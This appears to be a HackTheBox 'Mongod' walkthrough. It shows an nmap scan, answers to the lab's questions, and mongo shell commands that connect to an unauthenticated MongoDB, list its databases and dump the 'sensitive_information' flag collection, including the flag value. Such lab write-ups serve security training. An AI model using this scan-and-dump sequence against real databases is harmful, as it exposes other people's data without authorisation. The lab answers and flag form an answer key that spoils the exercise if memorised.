```
┌──(root㉿kali)-[/home/alvadelg]
└─# nmap -sS -p- -sV -O -A --top-ports 30000 -oN scan.txt 10.129.5.112

Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 15:54 CET
Nmap scan report for 10.129.5.112
Host is up (0.044s latency).
Not shown: 8375 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
27017/tcp open  mongodb MongoDB 3.6.8 3.6.8
| mongodb-info:
|   MongoDB Build info
|     version = 3.6.8
|     buildEnvironment
|       linkflags = -Wl,-Bsymbolic-functions -Wl,-z,relro -pthread -Wl,-z,now
 -rdynamic -fstack-protector-strong -fuse-ld=gold -Wl,--build-id -Wl,--hash-s
tyle=gnu -Wl,-z,noexecstack -Wl,--warn-execstack -Wl,-z,relro
|       target_arch = x86_64
|       distarch = x86_64
|       cc = cc: cc (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
|       cxxflags = -g -O2 -fdebug-prefix-map=/build/mongodb-FO9rLu/mongodb-3.
6.9+really3.6.8+90~g8e540c0b6d=. -fstack-protector-strong -Wformat -Werror=fo
rmat-security -Woverloaded-virtual -Wpessimizing-move -Wredundant-move -Wno-m
aybe-uninitialized -Wno-class-memaccess -std=c++14
|       target_os = linux
```

How many TCP ports are open on the machine?

2

Which service is running on port 27017 of the remote host?

```
27017/tcp open  mongodb MongoDB 3.6.8 3.6.8
```

MongoDB 3.6.8

What type of database is MongoDB? (Choose: SQL or NoSQL)

NoSQL

What is the command name for the Mongo shell that is installed with the mongodb-clients package?


Mongosh

HACKTHEBOX AlvaroDelgado11 💣


https://github.com/nixawk/pentest-wiki/blob/master/2.Vulnerability-Assessment/Database-Assessment/mongodb/mongodb_hacking.md commands for Mongodb Pentesting

What is the command used for listing out the collections in a database? (No need to include a trailing ;)

show collections



We need to have the same version of mongo:



```
┌──(root㉿kali)-[/home/alvadelg]
└─# mongo --host 10.129.228.30

MongoDB shell version v3.6.8
connecting to: mongodb://10.129.228.30:27017/
MongoDB server version: 3.6.8
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
Server has startup warnings:
2025-02-13T18:28:30.232+0000 I STORAGE  [initandlisten]
2025-02-13T18:28:30.232+0000 I STORAGE  [initandlisten] ** WARNING: Using the
 XFS filesystem is strongly recommended with the WiredTiger storage engine
2025-02-13T18:28:30.232+0000 I STORAGE  [initandlisten] **          See http:
//dochub.mongodb.org/core/prodnotes-filesystem
2025-02-13T18:28:32.764+0000 I CONTROL  [initandlisten]
2025-02-13T18:28:32.764+0000 I CONTROL  [initandlisten] ** WARNING: Access co
ntrol is not enabled for the database.
2025-02-13T18:28:32.764+0000 I CONTROL  [initandlisten] **          Read and
write access to data and configuration is unrestricted.
2025-02-13T18:28:32.764+0000 I CONTROL  [initandlisten]
> 
```


```
> show dbs
admin                0.000GB
config               0.000GB
local                0.000GB
sensitive_information  0.000GB
users                0.000GB
```

Show dbs for seeing the databases.

What is the command used for dumping the content of all the documents within the collection named flag in a format that is easy to read?

db.flag.find().pretty()

system.version
> db.system.version.find().pretty()
{ "_id" : "featureCompatibilityVersion", "version" : "3.6" }
> show dbs
admin 0.000GB
config 0.000GB
local 0.000GB
sensitive_information 0.000GB
users 0.000GB
> use sensitive_information
switched to db sensitive_information
> show collections
flag
> db.flag.find().pretty()
{
"_id" : ObjectId("630e3dbcb82540ebbd1748c5"),
"flag" : "1b6e6fb359e7c40241b6d431427ba6ea"
}
>


Mongod has been Pwned!
Congratulations Dxlgao, best of luck in capturing flags ahead!
13 Feb 2025
PWN DATE
OK
SHARE